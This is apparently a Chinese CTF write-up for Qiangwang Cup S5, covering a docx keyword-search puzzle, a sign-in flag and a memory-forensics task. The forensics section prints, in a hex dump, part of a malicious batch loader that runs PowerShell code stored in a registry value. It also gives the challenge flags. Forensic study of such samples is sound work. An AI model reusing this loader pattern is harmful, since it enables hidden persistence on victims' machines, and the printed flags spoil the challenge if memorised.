


5.3	2021/6/14 10:31	文件夹
5.4	2021/6/14 10:35	文件夹
5.5	2021/6/14 10:30	文件夹
5.6	2021/6/14 10:36	文件夹
5.7	2021/6/14 10:35	文件夹
5.8	2021/6/14 10:30	文件夹
5.9	2021/6/14 10:30	文件夹
5.10	2021/6/14 10:34	文件夹
5.11	2021/6/14 10:30	文件夹
5.12	2021/6/14 10:30	文件夹
5.13	2021/6/14 10:33	文件夹
5.14	2021/6/14 10:34	文件夹
5.15	2021/6/14 10:32	文件夹
5.16	2021/6/14 10:37	文件夹
5.17	2021/6/14 10:30	文件夹
5.18	2021/6/14 10:30	文件夹
5.19	2021/6/14 10:31	文件夹
5.20	2021/6/14 10:36	文件夹



此电脑 › 下载 › [强网先锋]寻宝 › five_month › 5.1 ›

名称	修改日期	类型	大小
VR_1	2021/6/14 10:33	文件夹	
VR_2	2021/6/14 10:33	文件夹	
VR_3	2021/6/14 10:33	文件夹	
VR_4	2021/6/14 10:33	文件夹	
VR_5	2021/6/14 10:33	文件夹	
VR_6	2021/6/14 10:33	文件夹	
VR_7	2021/6/14 10:33	文件夹	
VR_8	2021/6/14 10:33	文件夹	
VR_9	2021/6/14 10:33	文件夹	
VR_10	2021/6/14 10:33	文件夹	
VR_11	2021/6/14 10:33	文件夹	
VR_12	2021/6/14 10:33	文件夹	
VR_13	2021/6/14 10:33	文件夹	
VR_14	2021/6/14 10:33	文件夹	
VR_15	2021/6/14 10:33	文件夹	
VR_16	2021/6/14 10:33	文件夹	
VR_17	2021/6/14 10:33	文件夹	
VR_18	2021/6/14 10:33	文件夹	
VR_19	2021/6/14 10:33	文件夹	
VR_20	2021/6/14 10:33	文件夹	



此电脑 › 下载 › [强网先锋]寻宝 › five_month › 5.1 › VR_1


名称	修改日期	类型	大小
0Ip52OFI7yX7y2kZqQpDW9GaSy7.do...	2021/6/11 10:28	DOCX 文档	37 KB
4zqkPlqiefoVVk4oZBb1AHV.docx	2021/6/11 10:28	DOCX 文档	36 KB
bp44WgeASb5cAvVgEVpHhy1TX.docx	2021/6/11 10:28	DOCX 文档	37 KB
bTz1SO0DyO729VZmBc8vN3.docx	2021/6/11 10:28	DOCX 文档	36 KB
D0zykC24P4WSRnO8gQwCv.docx	2021/6/11 10:28	DOCX 文档	37 KB
epNDv1GqEzIQI29z9zCITxu7QU.docx	2021/6/11 10:28	DOCX 文档	37 KB
IhtRekSguGZZD2ygCi9kCGyklZ.docx	2021/6/11 10:28	DOCX 文档	37 KB
iHYxTgZ8i5d1bAgRGR0s71DFgCccBw...	2021/6/11 10:28	DOCX 文档	36 KB
OFxM2oEqYMoVRh87FUzzi.docx	2021/6/11 10:28	DOCX 文档	37 KB

使用Python去读取`five_month`下每个`docx`文件，找`KEY2`关键字
首先安装处理`docx`的相关模块


```
pip3 install python-docx
```

Python简单处理即可

```
from os import *
from docx import *

def get_all_files_path(path):
 file_abs_path = []
 files_list_one = listdir(path)
 for folders1 in files_list_one:
  files_list_two = []
  path_one = path + folders1
  files_list_two += listdir(path_one)
  for folders2 in files_list_two:
   files_list_three = []
   path_two = path_one + '/' + folders2
   files_list_three += listdir(path_two)
   for file_name in files_list_three:
    file_path = path_two + '/' + file_name
    file_abs_path.append(file_path)
 return file_abs_path

def read_doc(path):
 all_files_path_list = get_all_files_path(path)
 for file_path in all_files_path_list:
  if 'png' not in file_path:
   docx = Document(file_path)
   for doc in docx.paragraphs:
    if 'KEY2' in doc.text:
     print('{} : {}'.format(file_path, doc.text))
    else:
     pass
  else:
   continue


if __name__ == '__main__':
 path = 'C:/Users/Administrator/Desktop/强网杯S5/解题/[强网先锋]寻宝/five_month/'
 read_doc(path)
```



```
PS C:\Users\Administrator\Desktop\强网杯S5\解题\[强网先锋]寻宝> ls

    Directory: C:\Users\Administrator\Desktop\强网杯S5\解题\[强网先锋]寻宝

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d----           2021/6/14    10:36                five_month
-a---           2021/6/14    12:36            744 code.py
-a---           2021/6/14    10:25      124859595 five_month.zip
-a---           2021/6/22    19:58           1010 S1gMa.py
-a---           2021/6/14    13:11            669 test.py

PS C:\Users\Administrator\Desktop\强网杯S5\解题\[强网先锋]寻宝> python .\S1gMa.py
C:/Users/Administrator/Desktop/强网杯S5/解题/[强网先锋]寻宝/five_month/5.15/VR_4/P7hoSsIdttUqaIIxG2TVwWKTyi9.docx : KEY2{T5fo0Od618l91SlG6l1l42l3a3ao1nblfsS}
PS C:\Users\Administrator\Desktop\强网杯S5\解题\[强网先锋]寻宝> |
```



强网杯S5 › 解题 › [强网先锋]寻宝 › five_month › 5.15 › VR_4


名称	修改日期	类型	大小
aytnesaFPMr2h1dHrbKLfW2sgPO.docx	2021/6/11 10:30	DOCX 文档	37 KB
E13LiYB2MFhFxVgeQeV2wKm.docx	2021/6/11 10:30	DOCX 文档	37 KB
hXu6O41pUip3mOcn63wzqL.docx	2021/6/11 10:30	DOCX 文档	36 KB
m58gwNwR48ukUZvAoF90KG.docx	2021/6/11 10:30	DOCX 文档	36 KB
P7hoSsIdttUqaIIxG2TVwWKTyi9.docx	2021/6/11 10:30	DOCX 文档	37 KB
U3CX0LdYOg5xf3G1opGfPo5QYNZo...	2021/6/11 10:30	DOCX 文档	36 KB
wKmg7Unp7SWo7h0lxFfV0hT.docx	2021/6/11 10:30	DOCX 文档	37 KB
Z38ZhyVu0nkKhGDVgQn0M5A6xB.do...	2021/6/11 10:30	DOCX 文档	37 KB
zyuuM0X7zvVD4ZoI1M3XUtoZGhXG5...	2021/6/11 10:30	DOCX 文档	36 KB

9 个项目　选中 1 个项目 36.1 KB

```
i91lU258ZSIzapuLAE5t7QcF63banCmClUy2qIFw5zDtnXytKnPUQQIZFbiBKsDgMIXOam7SG
IFA3olE5brqA5oBv1iFbaolLmAm8ha29gbbKSFzqOIVVutDODyUckEvBtNyByFk3gW9GeWT
ha1ngrL3FBTUy5GK87tIWOoIz4wUZVi0IPxkovgMkS97Cxk0vhMZ0hkp4z9Z9ZphRLgXKXU
SnRDi9nSfXmoaL3RgBAGnN4yY3wLhuk3Bhribb0SDvI5Wn0lQra6PcgC9tmNvEszp25Oe5gh
Uw05YRCQNFGqRNyXFOH9F584TothUmMXPKzysm4fI0rhgtgZcEaFnqLl7R0GaQ7fFsH7rGg
UKCrUi7vC5GoxfGLiZY4q6LHmvdqwvhWByowQ03AyC46QaiKAzGvQwg14GYG6heFOkZah
HOw0UQG8gWmoVSkc7iTgveiXVk5TBKguESMDnyeT5IUTW5W8gC4xwxDMDPzbaPx5e6S
T3TaHhWfRe0uIGEaQYXy8ntQs9S3ib

KEY2{T5fo0Od618l91SlG6l1l42l3a3ao1nblfsS}
```

```
KEY2{T5fo0Od618l91SlG6l1l42l3a3ao1nblfsS}
```

提交KEY1和KEY2得到flag




eci-2zeafbcf67amwsgud9aa.clou
eci-2zeafbcf67amwsgud9aa.cloudeci1.ichunqiu.com/key.php

flag{1cf2c0d0-564a-4543-914c-5e2f06a967ce}

MISC

签到



签到

分值：8分 已解答

EDI Nepnep DoK0wn


flag{welcome_to_qwb_s5}

Flag：

提交

```
flag{welcome_to_qwb_s5}
```

BlueTeaming



BlueTeaming

分值：49分 已解答

NULL2021 890s 宸极实验室


Powershell scripts were executed by malicious programs. What is the registry key that contained the power shellscript content?（本题flag为非正式形式）

附件下载 提取码（GAME）备用下载

压缩包解压密码：fantasicqwb2021


Flag：

提交



```
PS D:\Tools\Misc\volatility_2.6_win64_standalone> .\volatility.exe -f .\memory.dmp imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP1x64_23418
                     AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
                     AS Layer2 : FileAddressSpace (D:\Tools\Misc\volatility_2.6_win64_standalone\memory.dmp)
                      PAE type : No PAE
                           DTB : 0x187000L
                          KDBG : 0xf80002be3120L
          Number of Processors : 4
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0xfffff80002be5000L
                KPCR for CPU 1 : 0xfffff88002f00000L
                KPCR for CPU 2 : 0xfffff88002f7e000L
                KPCR for CPU 3 : 0xfffff880009b1000L
             KUSER_SHARED_DATA : 0xfffff78000000000L
           Image date and time : 2020-11-26 13:00:41 UTC+0000
     Image local date and time : 2020-11-26 22:00:41 +0900
PS D:\Tools\Misc\volatility_2.6_win64_standalone>
```

使用`powershell`脚本操作`Windows注册表`的话，应该会使用`reg query`之类的命令，用`010 Editor`打开，直接搜索字符`reg query`



```
              0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
1:2716:1120h: 70 00 00 00 18 00 01 00 A0 01 00 00 00 00 01 00  p....... .......
1:2716:1130h: 21 AB E1 6F F3 C3 D6 01 21 AB E1 6F F3 C3 D6 01  !«áoóÃÖ.!«áoóÃÖ.
1:2716:1140h: 21 AB E1 6F F3 C3 D6 01 21 AB E1 6F F3 C3 D6 01  !«áoóÃÖ.!«áoóÃÖ.
1:2716:1150h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
1:2716:1160h: 20 20 00 00 00 00 00 00 17 01 57 00 69 00 6E 00    ........W.i.n.
1:2716:1170h: 64 00 6F 00 77 00 73 00 50 00 6F 00 6C 00 69 00  d.o.w.s.P.o.l.i.
1:2716:1180h: 63 00 79 00 55 00 70 00 64 00 61 00 74 00 65 00  c.y.U.p.d.a.t.e.
1:2716:1190h: 2E 00 63 00 6D 00 64 00 80 00 00 00 B8 01 00 00  ..c.m.d.€...¸...
1:2716:11A0h: 00 00 18 00 00 00 01 00 A0 01 00 00 18 00 00 00  ........ .......
1:2716:11B0h: 40 65 63 68 6F 20 6F 66 66 3B 0D 0A 66 6F 72 20  @echo off;..for 
1:2716:11C0h: 2F 66 20 22 74 6F 6B 65 6E 73 3D 2A 22 20 25 25  /f "tokens=*" %%
1:2716:11D0h: 61 20 69 6E 20 28 27 72 65 67 20 71 75 65 72 79  a in ('reg query
1:2716:11E0h: 20 22 48 4B 45 59 5F 4C 4F 43 41 4C 5F 4D 41 43   "HKEY_LOCAL_MAC
1:2716:11F0h: 48 49 4E 45 5C 53 4F 46 54 57 41 52 45 5C 4D 69  HINE\SOFTWARE\Mi
1:2716:1200h: 63 72 6F 73 6F 66 74 5C 57 69 6E 64 6F 77 73 5C  crosoft\Windows\
1:2716:1210h: 43 6F 6D 6D 75 6E 69 63 61 74 69 6F 6E 22 20 2F  Communication" /
1:2716:1220h: 76 20 63 6F 64 65 20 5E 7C 20 66 69 6E 64 20 2F  v code ^| find /
1:2716:1230h: 69 20 22 52 45 47 5F 53 5A 22 27 29 20 64 6F 20  i "REG_SZ"') do 
1:2716:1240h: 28 0D 0A 20 20 20 20 73 65 74 20 76 61 72 3D 22  (..    set var="
1:2716:1250h: 25 25 7E 61 22 3B 0D 0A 20 20 20 20 70 6F 77 65  %%~a";..    powe
1:2716:1260h: 72 73 68 65 6C 6C 20 2D 6E 6F 70 72 6F 66 69 6C  rshell -noprofil
1:2716:1270h: 65 20 22 25 76 61 72 3A 7E 31 39 2C 31 35 30 30  e "%var:~19,1500
1:2716:1280h: 25 3B 0D 0A 29 0D 0A 66 6F 72 20 2F 66 20 22 74  %;..)..for /f "t
1:2716:1290h: 6F 6B 65 6E 73 3D 2A 22 20 25 25 61 20 69 6E 20  okens=*" %%a in 
1:2716:12A0h: 28 27 72 65 67 20 71 75 65 72 79 20 22 48 4B 45  ('reg query "HKE
1:2716:12B0h: 59 5F 4C 4F 43 41 4C 5F 4D 41 43 48 49 4E 45 5C  Y_LOCAL_MACHINE\
1:2716:12C0h: 53 4F 46 54 57 41 52 45 5C 4D 69 63 72 6F 73 6F  SOFTWARE\Microso
1:2716:12D0h: 66 74 5C 57 69 6E 64 6F 77 73 5C 43 6F 6D 6D 75  ft\Windows\Commu
1:2716:12E0h: 6E 69 63 61 74 69 6F 6E 22 20 2F 76 20 63 6F 64  nication" /v cod
1:2716:12F0h: 65 20 5E 7C 20 66 69 6E 64 20 2F 69 20 22 52 45  e ^| find /i "RE
1:2716:1300h: 47 5F 53 5A 22 27 29 20 64 6F 20 28 0D 0A 20 20  G_SZ"') do (..  
1:2716:1310h: 20 20 73 65 74 20 76 61 72 3D 22 25 25 7E 61 22    set var="%%~a"
1:2716:1320h: 3B 0D 0A 20 20 20 20 70 6F 77 65 72 73 68 65 6C  ;..    powershel
1:2716:1330h: 6C 20 2D 6E 6F 70 72 6F 66 69 6C 65 20 22 25 76  l -noprofile "%v
